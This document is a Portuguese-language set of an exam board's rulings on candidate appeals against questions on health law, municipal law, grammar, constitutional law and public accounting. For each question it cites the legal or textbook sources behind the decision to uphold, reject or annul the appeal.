Ao analisar as razões recursais, verifica-se que os candidatos pugnam pela anulação, porém não lhes assiste razão. Verifica-se abaixo explicações das afirmativas presentes na questão:

A primeira afirmativa é VERDADEIRA: Portaria nº 01. Art. 17. [...] § 1º As inclusões, exclusões e alterações de ações e serviços da RENASES serão realizadas de acordo com regulamento específico da subcomissão da Comissão Nacional de Incorporação de Tecnologias no SUS (CONITEC), que deverá prever as rotinas de solicitação, análise, decisão e publicização, conforme o Decreto nº 7.646, de 21 de dezembro de 2011, que dispõe sobre o processo administrativo para incorporação, exclusão e alteração de tecnologias em saúde pelo SUS. (Origem: PRT MS/GM 841/2012, Art. 4º, § 1º).

A segunda afirmativa é FALSA: Portaria nº 01. Art. 23. [...] II - Força Nacional do Sistema Único de Saúde (FN-SUS): programa de cooperação voltado à execução de medidas de prevenção, assistência e repressão a situações epidemiológicas, de desastres ou de desassistência à população. (Origem: PRT MS/GM 2952/2011, Art. 2º, II).

A terceira afirmativa é VERDADEIRA: Portaria nº 01 - Disposições - Art. 38. A Diretoria de Integridade do Ministério da Saúde estabelecerá procedimento próprio para acompanhamento dos dados a respeito de insumos estratégicos em saúde com iminência de perda, vencidos ou avariados, para fins de eventual necessidade de apuração de responsabilidades. (Redação dada pela PRT GM/MS nº 4.777 de 30.12.2022)

A quarta afirmativa é FALSA: Portaria nº 01 Art. 410. Os óbitos maternos e os óbitos de mulheres em idade fértil, independentemente da causa declarada, são considerados eventos de investigação obrigatória, com o objetivo de levantar fatores determinantes, suas possíveis causas, assim como de subsidiar a adoção de medidas que possam evitar a sua reincidência. (Origem: PRT MS/GM 1119/2008, Art. 2º).

Deste modo, **a sequência correta é: V,F,V,F.**

Fonte:

- https://bvsmms.saude.gov.br/bvs/saudelegis/gm/2017/prc0001_03_10_2017.html

BRANCA	VERDE	AMARELA	AZUL
55	52	59	53

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De início, ressalta-se o fato de que apenas um candidato se insurgiu em face da questão, o que demonstra que o conhecimento cobrado é de amplo conhecimento dos postulantes ao cargo. A linha de argumentação do único recurso aviado pretende a anulação da questão. Tal recurso não merece prosperar pelas razões a seguir expostas.

A primeira afirmativa Art. 142. Fica instituído, no âmbito do Sistema Único de Saúde, o **Programa Nacional de Triagem Neonatal (PNTN)**. (Origem: PRT MS/GM 822/2001, Art. 1º) [...] § 2º O Programa Nacional de Triagem Neonatal se ocupará da triagem com detecção dos casos suspeitos, confirmação diagnóstica, acompanhamento e

tratamento dos casos identificados nas seguintes doenças congênitas, de acordo com a respectiva Fase de Implantação do Programa: (Origem: PRT MS/GM 822/2001, Art. 1º, § 2º) I - fenilcetonúria; (Origem: PRT MS/GM 822/2001, Art. 1º, § 2º, a) ; II - hipotireoidismo congênito; (Origem: PRT MS/GM 822/2001, Art. 1º, § 2º, b); III - doenças falciformes e outras hemoglobinopatias; (Origem: PRT MS/GM 822/2001, Art. 1º, § 2º, c); IV - fibrose cística. (Origem: PRT MS/GM 822/2001, Art. 1º, § 2º, d).

A segunda afirmativa Art. 189. **O RCBP constitui-se de ferramenta de vigilância e monitoramento de neoplasias destinado a estimar incidências, taxas de mortalidade e de sobrevida, por meio da coleta, análise, interpretação e divulgação sistemática em uma população e períodos de tempo específicos.** (Origem: PRT MS/GM 183/2014, Art. 20. § 1º O RCBP coletará informações de pessoas residentes nos Municípios onde estão localizados, as quais constituirão subsídio para o planejamento, a implementação de programas e de ações de prevenção e de atenção à população doente. (Origem: PRT MS/GM 183/2014, Art. 20, § 1º).

A terceira afirmativa Art. 335-K. Fica instituída a **Vigilância Sentinela da Síndrome do Corrimento Uretral Masculino (VSCUM)**. (Redação dada pela PRT GM/MS nº 1.553 de 17.06.2020) Parágrafo Único. A Vigilância Sentinela da Síndrome do Corrimento Uretral Masculino é o método de monitoramento de dados em que unidades de saúde habilitadas realizam ações e enviam informações, conforme determinado pelo Ministério da Saúde, relacionadas ao combate da Síndrome do Corrimento Uretral Masculino. (Redação dada pela PRT GM/MS nº 1.553 de 17.06.2020). [...] Art. 335-L. A VSCUM possui os seguintes objetivos: (Redação dada pela PRT GM/MS nº 1.553 de 17.06.2020) [...] III - monitorar a susceptibilidade de gonococos aos antimicrobianos. (Redação dada pela PRT GM/MS nº 1.553 de 17.06.2020)

Deste modo, as informações auferidas por Benta referem-se à, respectivamente

I. Programa Nacional de Triagem Neonatal (PNTN) II. Registro de Câncer de Base Populacional (RCBP) III. Vigilância Sentinela da Síndrome do Corrimento Uretral Masculino (VSCUM).

Fonte:

- https://bvsmms.saude.gov.br/bvs/saudelegis/gm/2017/prc0005_03_10_2017

BRANCA	VERDE	AMARELA	AZUL
57	55	58	60

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A linha de argumentação do único recurso aviado pretende a anulação da questão. Tal recurso não merece prosperar considerando que a exceção solicitada no comando da questão reproduz na literalidade os termos do Art. 96-D, inciso I, da Lei nº 13.317, de 24 de setembro de 1999.

Vejam: Art. 96-D – **Compete à auditoria assistencial:**

I – realizar auditorias programadas em serviços de saúde do SUS para verificar a conformidade dos serviços e da aplicação dos recursos à legislação em vigor, a propriedade e a qualidade das ações de saúde desenvolvidas e os custos dos serviços.

Fonte:

- <https://www.almg.gov.br/legislacaomineira/texto/LEI/13317/1999/?cons=1#:~:text=Art.,Sistema%20%C3%9Anico%20de%20Sa%C3%BAde%20%E2%80%93%20SUS.>

BRANCA	VERDE	AMARELA	AZUL
58	51	60	56

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão enfatiza um artigo diretamente relacionado à normativa Lei nº 7.031, de 12 de janeiro de 1996 o enunciado é claro, solicita que o candidato faça o julgamento quanto à indicação da alternativa relacionada ao trecho de igual valor, de acordo com a fonte específica, verifica-se no Art. 26, vejamos:

Art. 26 - Para a concessão do Alvará de Autorização Sanitária para estabelecimentos de assistência à saúde integrantes ou que vierem a se integrar ao SUS, em nível municipal, deverão ser obedecidos **os parâmetros**

técnico-científicos das ações e serviços, com base na regionalização e hierarquização do atendimento individual e coletivo adequado às diversas realidades epidemiológicas.

Fonte:

- <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei/7031/1996>

BRANCA	VERDE	AMARELA	AZUL
59	57	54	52

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Nos termos da Lei Orgânica do Município de Belo Horizonte, está correto o que foi afirmado por **Getúlio e Eva**, vejamos:

CORRETO. Getúlio Art. 144 Compete ao Município, no âmbito do Sistema Único de Saúde, além de outras atribuições previstas na legislação federal:

I - a elaboração e a atualização periódica do plano municipal de saúde, em consonância com os planos estadual e federal e com a realidade epidemiológica;

INCORRETO. Renato Art. 145 O Poder Público poderá contratar a rede privada, quando houver insuficiência de serviços públicos, para assegurar a plena cobertura assistencial à população, segundo as normas de direito público e mediante autorização do órgão competente.

CORRETO. Eva Art. 146 - O Sistema Único de Saúde, no âmbito do Município, será financiado com recursos do orçamento municipal e do orçamento da seguridade social da União, além de outras fontes, os quais constituirão o fundo municipal de saúde.

INCORRETO. Nair Art. 148 O Município priorizará a assistência à saúde materno-infantil.

Para fins de elucidação, a palavra “defeso” provém da forma latina “*defensus*” e significa impedido, proibido.

Fontes:

- <https://www.cmbh.mg.gov.br/atividade-legislativa/pesquisar-legislacao/lei-organica>
- <https://www.dicio.com.br/defeso/>

BRANCA	VERDE	AMARELA	AZUL
60	53	56	55

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A questão enfatiza um artigo diretamente relacionado à normativa Decreto nº 7.508, de 28 de junho de 2011 que regulamenta a Lei nº 8.080, de 19 de setembro de 1990, para dispor sobre a organização do Sistema Único de Saúde - SUS, o planejamento da saúde, a assistência à saúde e a articulação interfederativa, e dá outras providências; o enunciado é claro, solicita que o candidato faça o julgamento quanto à indicação da alternativa relacionada ao trecho de igual valor, de acordo com a fonte específica, verifica-se no Art. 25 da norma supracitada. Vejamos:

Art. 25. A Relação Nacional de Medicamentos Essenciais - RENAME compreende a seleção e a padronização de medicamentos indicados para atendimento de doenças ou de agravos no âmbito do SUS. Parágrafo único. A RENAME será acompanhada do **Formulário Terapêutico Nacional - FTN que subsidiará a prescrição, a dispensação e o uso dos seus medicamentos.**

Fonte:

- https://www.planalto.gov.br/ccivil_03/_ato2011-2014/2011/decreto/d7508.htm

BRANCA	VERDE	AMARELA	AZUL
04	07	09	11

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado da questão “O título “A importância da educação e conscientização no combate à violência feminina” atribuído ao texto refere-se diretamente às ideias trazidas ao texto nos parágrafos indicados a seguir:”, a alternativa “**D)** 5º ao 10º parágrafo.” foi adequadamente indicada como correta.

“Para combater essa falta de conhecimento e conscientizar as mulheres sobre seus direitos e formas de se protegerem, é fundamental implementar programas educacionais desde cedo, principalmente nas escolas. Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.

As escolas desempenham um papel fundamental nesse processo, pois são espaços privilegiados para a disseminação de conhecimento e valores. Ao incluir em suas grades curriculares conteúdos relacionados à violência de gênero, as escolas contribuem para a formação de cidadãos mais conscientes e engajados na luta contra a violência feminina. Além disso, é importante que as instituições de ensino ofereçam espaços seguros e acolhedores onde os alunos possam discutir abertamente questões relacionadas à violência de gênero, esclarecer dúvidas e buscar apoio em casos de violência.

Além disso, é crucial que o papel da mulher como mãe seja valorizado e discutido dentro das famílias. Conversas abertas sobre questões relacionadas à violência de gênero e o ensino aos filhos sobre o respeito e a valorização das mulheres desde cedo são eficazes na promoção de mudanças culturais e comportamentais.

Outra medida importante é a adoção de políticas mais rigorosas pelas plataformas digitais, que devem coibir publicações agressivas ou que promovam a violência contra as mulheres. A fiscalização rigorosa nessas plataformas pode ajudar a prevenir a disseminação de discursos de ódio e a proteger as mulheres do assédio online.

As plataformas digitais têm uma visibilidade ampla e a capacidade de disseminar informações rapidamente. Portanto, é essencial que utilizemos essas ferramentas de forma responsável e ética, promovendo a conscientização e o combate à violência feminina em todas as esferas da sociedade.

É essencial que a sociedade se una para garantir que essas leis sejam implementadas efetivamente e que as mulheres tenham acesso à informação, justiça e proteção necessárias para viverem livres de violência.”

A partir das expressões destacadas no texto, nos parágrafos 5 ao 10, é possível reconhecer a referência feita no título do texto. A alternativa “**B)** 5º e 6º parágrafos.” não pode ser indicada como correta. O título “A importância da educação e conscientização no combate à violência feminina” não apresenta apenas a importância da educação, mas também a conscientização no combate à violência feminina, abarcando os parágrafos citados na alternativa indicada como correta. A alternativa “**C)** 1º ao 5º parágrafo.” não pode ser identificada como correta, pois, como é possível conferir nos parágrafos 1, 2, 3 e 4; não há uma referência feita no título que possa ser reconhecida. A alternativa “**A)** 3º e 4º parágrafos.” não pode ser indicada como correta, de acordo com o explicitado anteriormente.

Fonte:

- O próprio texto.
- Platão e Fiorin, Para entender o texto.

BRANCA	VERDE	AMARELA	AZUL
06	10	12	04

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Acerca do conectivo sublinhado em “Educar crianças e adolescentes sobre respeito, igualdade de gênero e prevenção da violência é essencial para criar uma sociedade mais justa e igualitária.” (5º§), pode-se afirmar que há a indicação de uma ideia de:”, a alternativa “**B**) Efeito visado.” foi adequadamente indicada como correta. Dentre as conjunções subordinativas estão as finais (ideia de finalidade): a fim de que, para que, que, porque. As conjunções subordinativas finais iniciam orações que são finalidade do que foi descrito na oração principal. São exemplos “para”, “a fim de”, entre outros. Exemplo: “Ela treinou muito durante todos aqueles anos para conquistar o campeonato.” As orações finais expressam um efeito visado, um propósito, e nisso diferem das consecutivas típicas, que expressam um efeito contingente. A alternativa “**D**) Consequência desejada.” não pode ser indicada como correta de acordo com o exposto anteriormente, efeito visado é um objetivo, uma finalidade, já a consequência desejada é algo que vai ocorrer em virtude de um motivo, ainda que a consequência seja desejada, pode não ter sido uma finalidade, um objetivo preestabelecido. A alternativa “**C**) Efeito contingente.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**A**) Retificação.” não pode ser considerada correta, significando correção.

Fontes:

- AZEREDO, José Carlos de. Gramática Houaiss da Língua Portuguesa. 2ª ed. – São Paulo: Publifolha, 2008.
- SACONNI, Luiz Antonio. Nossa gramática. Teoria e Prática.

BRANCA	VERDE	AMARELA	AZUL
07	11	13	15

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

De acordo com o enunciado “Considerando o emprego dos mecanismos de coesão textual no texto assim como sua relevância para que a mensagem tenha a devida compreensão, pode-se afirmar que no primeiro parágrafo do texto, a manutenção do elemento introduzido “muitas mulheres” pode ser identificada em:”, a alternativa “**C**) Três ocorrências no total.” foi adequadamente indicada como correta.

“No contexto atual, é alarmante constatar que muitas mulheres ainda desconheçam os diferentes tipos de violência feminina perpetrados contra elas (muitas mulheres). Essa falta de conhecimento não apenas contribui para a perpetuação do ciclo de abuso, mas também as (muitas mulheres) impede de buscar ajuda e se (muitas mulheres) proteger adequadamente. Dentro dessa realidade preocupante, destacam-se diversos tipos de violência feminina, cada um com suas características e impactos específicos.” (1º§)

Coesão textual são os mecanismos linguísticos que permitem uma conexão lógico-semântica entre as partes de um texto. A ligação e harmonia que possibilitam a amarração de ideias dentro de um texto é feita com o uso de conjunções, preposições, advérbios, locuções adverbiais, pronomes, entre outros. A coesão textual assegura a ligação entre palavras e frases, interligando as diferentes partes de um texto. Ela pode ser percebida ao se verificar que as frases e os parágrafos estão entrelaçados no texto, de modo que um elemento dá sequência ao outro, determinando a transição das ideias presentes no texto. A coesão é essencial para garantir que o texto seja harmonioso, que transmita a mensagem com clareza e que faça sentido para o leitor. Para isso é necessário empregar elementos de coesão, utilizando conjunções, pronomes, advérbios, entre outras expressões que têm como objetivo estabelecer a interligação entre os segmentos do texto. Existem os seguintes tipos de coesão textual: coesão referencial, coesão lexical, coesão por elipse, coesão sequencial e coesão por substituição. A Coesão referencial consiste na menção de elementos que já apareceram ou ainda vão aparecer no texto. Esses elementos são chamados de anáforas (usada para se referir aos termos já citados no texto) e catáforas (usada para se referir aos termos que serão citados na sequência do texto). Na coesão referencial, os termos conectivos anunciam ou retomam (manutenção do elemento introduzido) as frases, sequências e palavras presentes em um texto. Para fazer essas retomada geralmente são utilizados pronomes pessoais, pronomes possessivos, pronomes demonstrativos ou expressões adverbiais de lugar. A coesão referencial é uma das mais usadas. Esse tipo de coesão evita o uso de diversas repetições no mesmo texto usando um termo para fazer referência a outro. Ou seja, é o tipo de coesão que reitera algo que já foi dito antes, substituindo uma palavra por outra que possui com

ela alguma relação semântica. A alternativa “**A**) Uma ocorrência apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente. A alternativa “**B**) Duas ocorrências apenas.” não pode ser indicada como correta de acordo com o exposto anteriormente.

Fontes:

- O próprio texto.
- COSTA VAL, M. da. Redação e textualidade. São Paulo: Martins Fontes, 1994.
- FIORIN, José Luiz; PLATÃO, Francisco. Lições de texto: leitura e redação. 3 ed. São Paulo: Ática, 1998.

BRANCA	VERDE	AMARELA	AZUL
18	21	22	17

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Alegam os candidatos que há mais de uma alternativa correta. As referidas alegações devem ser rejeitadas eis que há apenas uma alternativa correta aquela apontada no gabarito. Vale ressaltar que as alternativas I e II estão corretas nos termos do Art. 46 §§ 2º e 3º e 47 da Constituição Federal e estão incorretas as alternativas III e IV dos Arts. 46 §1º e 45 §1º da CF.

A afirmativa III está incorreta, pois indica que “poderão eleger até três Senadores”, a lei fixa um quantitativo certo e determinado de 03, não havendo margem para menos.

Fonte:

- Art. 46 §§ 2º e 3º e 47 da Constituição Federal e Arts. 46 §1º e 45 §1º da CF.

BRANCA	VERDE	AMARELA	AZUL
22	24	21	16

Recurso Procedente. Gabarito alterado para alternativa B.

A alegação de mais de uma alternativa correta deve ser rejeitada eis que há apenas uma alternativa correta e essa está em perfeita sintonia com a lei.

Ao analisar o gabarito o mesmo deve ser alterado para letra B, nos termos do Art. 58, incisos I, III, VI e IV da Constituição Federal. A alternativa correta é a apreciar programas de obras, planos nacionais, regionais e setoriais de desenvolvimento e sobre eles emitir parecer.

Fonte:

- Art. 58, incisos I, III, VI e IV da Constituição Federal.

BRANCA	VERDE	AMARELA	AZUL
23	25	24	19

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
24	18	20	22

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
25	17	16	20

Recurso Procedente. Questão Anulada.

A questão deve ser anulada, pois aborda conteúdo programático não previsto em Edital para o cargo.

BRANCA	VERDE	AMARELA	AZUL
26	28	27	30

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A seguir, vejamos os distratores dispostos na questão, a fim de atestar a alternativa correta:

- A) Nessa transferência, deve-se utilizar o elemento **81** – Distribuição Constitucional ou Legal de Receitas.
- B) A modalidades de aplicação dessa transferência deve ser associada com o elemento de despesa que não represente contraprestação direta em bens ou serviços.
- C) Nesse caso, a modalidades de aplicação utilizada para a entrega de recursos financeiros por meio de transferências é a **40** – Transferência a municípios.
- D) Os bens ou serviços gerados ou adquiridos com a aplicação desses recursos pertencem **(SIM)** ou se incorporam **(SIM)** ao patrimônio do ente ou da entidade recebedora.

Fonte:

- BRASIL. Ministério da Fazenda. Secretaria do Tesouro Nacional. Manual de Contabilidade Aplicada ao Setor Público (MCASP): aplicado à União, aos estados, ao Distrito Federal e aos municípios. 9. ed. 2021. Disponível em: < <http://www.tesouro.fazenda.gov.br/-/mcasp>>.

BRANCA	VERDE	AMARELA	AZUL
29	35	33	33

Atualizado em 07/06/2024.

Recurso Procedente. Gabarito alterado para alternativa A.

A seguir, vejamos os distratores dispostos na questão, a fim de atestar as afirmativas corretas:

- I – As subvenções constituem as transferências destinadas a cobrir despesas de custeio das entidades beneficiadas, distinguindo-se em subvenções sociais e subvenções econômicas.
- II – Os programas especiais de trabalho que, por sua natureza, não possam cumprir-se subordinadamente às normas gerais de execução da despesa poderão **(SIM)** ser custeadas por dotações globais, classificadas entre as Despesas de Capital.
- III – Classificam-se como **INVERSÕES FINANCEIRAS** as dotações destinadas a aquisição de imóveis, ou de bens de capital já em utilização.

Dessa forma, constata-se que apenas a afirmativa I está correta, razão pela qual deve-se alterar o gabarito para a alternativa A.

Fonte:

- BRASIL. Presidência da República. Casa Civil. Lei nº 4.320, de 17 de março de 1964. Estatui Normas Gerais de Direito Financeiro para elaboração e controle dos orçamentos e balanços da União, dos Estados, dos Municípios e do Distrito Federal. Disponível em: http://www.planalto.gov.br/ccivil_03/Leis/L4320.htm.

BRANCA	VERDE	AMARELA	AZUL
30	31	35	34

Recurso Procedente. Questão Anulada.

Ao analisar o comando da questão, constata-se o seguinte:

C) Na determinação do lucro real deverá ser computado o montante dos créditos deduzidos que tenham sido recuperados, em qualquer época ou a qualquer título, **INCLUSIVE (e não exceto como estava na alternativa)** nos casos de novação da dívida ou do arresto dos bens recebidos em garantia real.

O comando solicita que seja marcada a alternativa correta, mas há três alternativas corretas, a banca defere pela anulação da questão.

Fonte:

- BRASIL. Lei nº 9.430, de 27 de dezembro de 1996. Dispõe sobre a legislação tributária federal, as contribuições para a seguridade social, o processo administrativo de consulta e dá outras providências. Disponível em: https://www.planalto.gov.br/ccivil_03/_Ato2011-2014/2013/Lei/L12844.htm#art20.

BRANCA	VERDE	AMARELA	AZUL
31	26	34	29

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A seguir, vejamos os distratores dispostos na questão, a fim de atestar a alternativa incorreta:

A) Condomínios edilícios e conselhos de fiscalização de profissões regulamentadas deverão reter os valores correspondentes ao Imposto de Renda.

B) A Câmara Municipal de Belo Horizonte deve efetuar a retenção, na fonte, do imposto sobre a renda incidente sobre os pagamentos que efetuarem a pessoas jurídicas pelo fornecimento de bens.

C) O órgão ou a entidade que efetuar a retenção deverá fornecer, à pessoa jurídica beneficiária do pagamento, comprovante anual de retenção, até o último dia útil de **FEVEREIRO** do ano subsequente, podendo ser disponibilizado em meio eletrônico,

D) Os valores retidos na forma estabelecida deverão ser recolhidos ao Tesouro Nacional, até o dia 20 (vinte) do mês subsequente àquele em que tiver sido efetuado o pagamento à pessoa jurídica prestadora do serviço, ou até o dia útil imediatamente anterior ao dia 20 (vinte).

Fonte:

- Receita Federal do Brasil. Instrução Normativa RFB Nº 1234, de 11 de janeiro de 2012. Disponível em: <http://normas.receita.fazenda.gov.br/sijut2consulta/link.action?idAto=37200#950762>.

BRANCA	VERDE	AMARELA	AZUL
32	29	28	27

Recurso Procedente. Gabarito alterado para alternativa D.

O lançamento contábil no registro contábil da arrecadação da receita durante a execução do orçamento é o seguinte:

Natureza da informação: **patrimonial**

D 1.1.1.1.1.xx.xx Caixa e Equivalentes de Caixa em Moeda Nacional

C 1.1.2.2.x.xx.xx (F)Créditos Tributários a Receber (P)

Natureza da informação: **orçamentária**

D 6.2.1.1.x.xx.xx Receita a Realizar

C 6.2.1.2.x.xx.xx Receita Realizada

Natureza da informação: **controle**

D 7.2.1.1.x.xx.xx Controle da Disponibilidade de Recursos

C 8.2.1.1.1.xx.xx Disponibilidade por Destinação de Recursos (DDR)

Nesse sentido, há lançamento de natureza patrimonial, natureza orçamentária e natureza de controle.

Fonte:

- BRASIL. Ministério da Fazenda. Secretaria do Tesouro Nacional. Manual de Contabilidade Aplicada ao Setor Público (MCASP): aplicado à União, aos estados, ao Distrito Federal e aos municípios. 9. ed. 2021. Disponível em: < <http://www.tesouro.fazenda.gov.br/-/mcaspp>>.

BRANCA	VERDE	AMARELA	AZUL
34	27	29	31

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A seguir, vejamos os distratores dispostos na questão, a fim de atestar as afirmativas corretas:

I – Provisão é descentralização que ocorre internamente ao órgão setorial. Por isso, a provisão recebe a denominação de descentralização interna.

II – Dotação consiste na descentralização dos créditos da unidade central de programação orçamentária para os órgãos setoriais diretamente contemplados de Lei Orçamentária Anual.

III – Destaque consiste na descentralização externa, pois a movimentação de créditos ocorre entre unidades gestoras de órgãos setoriais diferentes.

IV – Cota consiste no montante de recursos financeiros postos à disposição dos órgãos setoriais pelo gestor da programação financeira.

TODAS AS ALTERNATIVAS ESTÃO CORRETAS. OU SEJA, O GABARITO DEVE SER MANTIDO LETRA A.

Fonte:

- Congresso Nacional. Termo: Descentralização de Crédito Orçamentário. Disponível em: https://www.congressonacional.leg.br/legislacao-e-publicacoes/glossario-orcamentario/-/orcamentario/termo/descentralizacao_de_credito_orcamentario.

BRANCA	VERDE	AMARELA	AZUL
39	43	40	36

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o RECURSO que há falta de uma resposta correta. Todavia, essa sustentação é improcedente.

Considerando, exclusivamente, as informações apresentadas na questão:

DESCRIÇÃO	Demonstração do Resultado 01/01/2023 a 31/12/2023	
Receita Líquida de Venda de Mercadorias		1.200.000
(-) Custo das Mercadorias Vendidas		-300.000
Resultado Bruto		900.000
Despesas/Receitas Operacionais		-750.000
(-) Despesas com Vendas		-100.000
(-) Despesas Gerais e Administrativas		-650.000
Resultado Líquido do Exercício		150.000

ATIVO	Balço Patrimonial 31/12/2023	PASSIVO	Balço Patrimonial 31/12/2023
Ativo Total	3.360.000	Passivo Total	3.360.000
Ativo Circulante	960.000	Passivo Circulante	680.000
Caixa e Equivalentes de Caixa	430.000	Obrigações Sociais e Trabalhistas	160.000

Contas a Receber de Clientes	240.000	Fornecedores Nacionais	180.000
Estoque de Mercadorias	290.000	Contas a Pagar	340.000
Ativo Não Circulante	2.400.000	Passivo Não Circulante	0
Ativo Realizável a Longo Prazo	30.000	Patrimônio Líquido	2.680.000
Investimentos (Propriedades para Investimentos)	330.000	Capital Social Realizado	2.000.000
Imobilizado	2.500.000	Reservas	680.000
(-) Depreciação Acumulada Imobilizado	-460.000		
Intangível	0		

DESCRIÇÃO	Demonstração dos Fluxos de Caixa	
	01/01/2023 a 31/12/2023	
Fluxos de caixa das atividades operacionais		
LUCRO LÍQUIDO DO EXERCÍCIO		150.000
AJUSTES POR:		
DEPRECIÇÃO DO EXERCÍCIO		250.000
AUMENTO EM CONTAS A RECEBER DE CLIENTES		-175.000
DIMINUIÇÃO EM ESTOQUES DE MERCADORIAS PARA REVENDA		120.000
DIMINUIÇÃO/AUMENTO EM OBRIGAÇÕES SOCIAIS E TRABALHISTAS		-75.000
AUMENTO EM FORNECEDORES NACIONAIS		-230.000
DIMINUIÇÃO/AUMENTO EM CONTAS A PAGAR		<u>110.000</u>
CAIXA CONSUMIDO PELAS OPERAÇÕES		-250.000
Caixa líquido gerado pelas atividades operacionais		150.000
Fluxos de caixa das atividades de investimento		
AQUISIÇÃO DE PROPRIEDADES PARA INVESTIMENTOS		-230.000
AQUISIÇÃO DE ATIVO IMOBILIZADO		<u>-400.000</u>
Caixa líquido consumido pelas atividades de investimento		-630.000
Fluxos de caixa das atividades de financiamento		
		0
Caixa líquido consumido pelas atividades de financiamento		<u>0</u>
Diminuição líquida de caixa e equivalentes de caixa		-480.000
Caixa e equivalentes de caixa no início do período		<u>910.000</u>
Caixa e equivalentes de caixa no fim do período		<u>430.000</u>

PARECER DA BANCA: MANTER GABARITO.

Fontes:

- SANTOS, Ariovaldo dos [et al.]. Manual de contabilidade societária: aplicável a todas as sociedades: de acordo com as normas internacionais e do CPC. 4. ed. Barueri [SP]: Atlas, 2022.
- CFC. CONSELHO FEDERAL DE CONTABILIDADE. NBC TG 26 (R5) – APRESENTAÇÃO DAS DEMONSTRAÇÕES CONTÁBEIS. Altera a NBC TG 26 (R4) que dispõe sobre apresentação das demonstrações contábeis. Disponível em: [https://www1.cfc.org.br/sisweb/SRE/docs/NBCTG26\(R5\)%20_rev19.pdf](https://www1.cfc.org.br/sisweb/SRE/docs/NBCTG26(R5)%20_rev19.pdf)
- CFC. CONSELHO FEDERAL DE CONTABILIDADE. NBC TG 03 (R3) – DEMONSTRAÇÃO DOS FLUXOS DE CAIXA. Altera a NBC TG 03 (R2) que dispõe sobre Demonstração dos Fluxos de Caixa. Disponível em: [https://www1.cfc.org.br/sisweb/SRE/docs/NBCTG03\(R3\).pdf](https://www1.cfc.org.br/sisweb/SRE/docs/NBCTG03(R3).pdf)

BRANCA	VERDE	AMARELA	AZUL
44	38	42	45

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Sustenta o RECURSO que há ausência de conteúdo programático. Todavia, essa sustentação é improcedente.

Considerando o conteúdo programático análise das demonstrações contábeis e, exclusivamente, as informações apresentadas na questão:

Ciclo Operacional = Prazo Médio de Estocagem + Prazo Médio de Recebimento das Vendas = 74,6 dias

Ciclo de Caixa = Ciclo Operacional – Prazo Médio de Pagamento das Compras = 74,6 – 20 = 54,6 dias

$$\text{Giro de Caixa} = \frac{\text{Dias no Ano}}{\text{Ciclo Operacional}} = \frac{365}{54,6} = 6,7 \text{ vezes no ano}$$

$$\text{Prazo Médio de Estocagem} = \frac{\text{Dias no Ano}}{\text{Giro do Estoque}} = \frac{365}{25} = 14,6 \text{ dias}$$

PARECER DA BANCA: MANTER GABARITO.

Fontes:

- MARTINS, Eliseu; MIRANDA, Gilberto José; DINIZ, Josedilton Alves. Análise didática das demonstrações contábeis. 3. ed. São Paulo: Atlas, 2020.
- ASSAF NETO, Alexandre. Estrutura e análise de balanços: um enfoque econômico-financeiro. 13. ed. Barueri [SP]: Atlas, 2023

BRANCA	VERDE	AMARELA	AZUL
52	55	47	54

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

A Questão foi explícita ao questionar qual das alternativas descritas não estaria no rol dos objetivos pela Lei nº 4.320/1964, no que tange o controle da execução orçamentária pela Câmara de Vereadores de Belo Horizonte.

Sendo descrito no TÍTULO VIII, CAPÍTULO III, Artigo 81 “O controle da execução orçamentária, pelo Poder Legislativo, terá por objetivo verificar a probidade da administração, a guarda e legal emprego dos dinheiros públicos e o cumprimento da Lei de Orçamento.”

Princípios como eficiência e eficácia são inerentes à toda e qualquer administração pública, assim como outras dezenas de princípios. Contudo, não são integram o objetivo do controle da execução orçamentária previsto no Art. 81 da Lei nº 4.320/1964.

Visto posto, o Recurso apresentado é IMPROCEDENTE. Devendo manter o gabarito.

Fonte:

- BRASIL. Lei nº. 4.320, de 17 de março de 1964. Estatui Normas Gerais de Direito Financeiro para elaboração e controle dos orçamentos e balanços da União, dos Estados, dos Municípios e do Distrito Federal. Disponível em: https://www.planalto.gov.br/ccivil_03/leis/L4320compilado.htm.

BRANCA	VERDE	AMARELA	AZUL
53	51	46	49

Recurso Procedente. Questão Anulada.

A questão, ao solicitar a alternativa que apresenta corretamente o seu significado, apontou no Gabarito a alternativa D como a certa, sendo inequívoco que as demais alternativas estão incorretas. Contudo, a colocação de dois pontos (:) após o termo “Omissões ou distorções” diverge do texto expresso na Norma Brasileira de Contabilidade, NBC TSP 11, do Conselho Federal de Contabilidade.

Fato este que pode possibilitar interpretação outra e dúvidas da apresentação correta do seu significado.

Visto posto, justifica a ANULAÇÃO da questão.

Fonte:

- NORMA BRASILEIRA DE CONTABILIDADE, NBC TSP 11, CONSELHO FEDERAL DE CONTABILIDADE. Disponível em: <https://www1.cfc.org.br/sisweb/SRE/docs/NBCTSP11.pdf>.

BRANCA	VERDE	AMARELA	AZUL
55	46	48	47

Recurso Improcedente. Ratifica-se a opção divulgada no gabarito preliminar.

Diante dos argumentos que requerem a anulação da questão, esclarece-se:

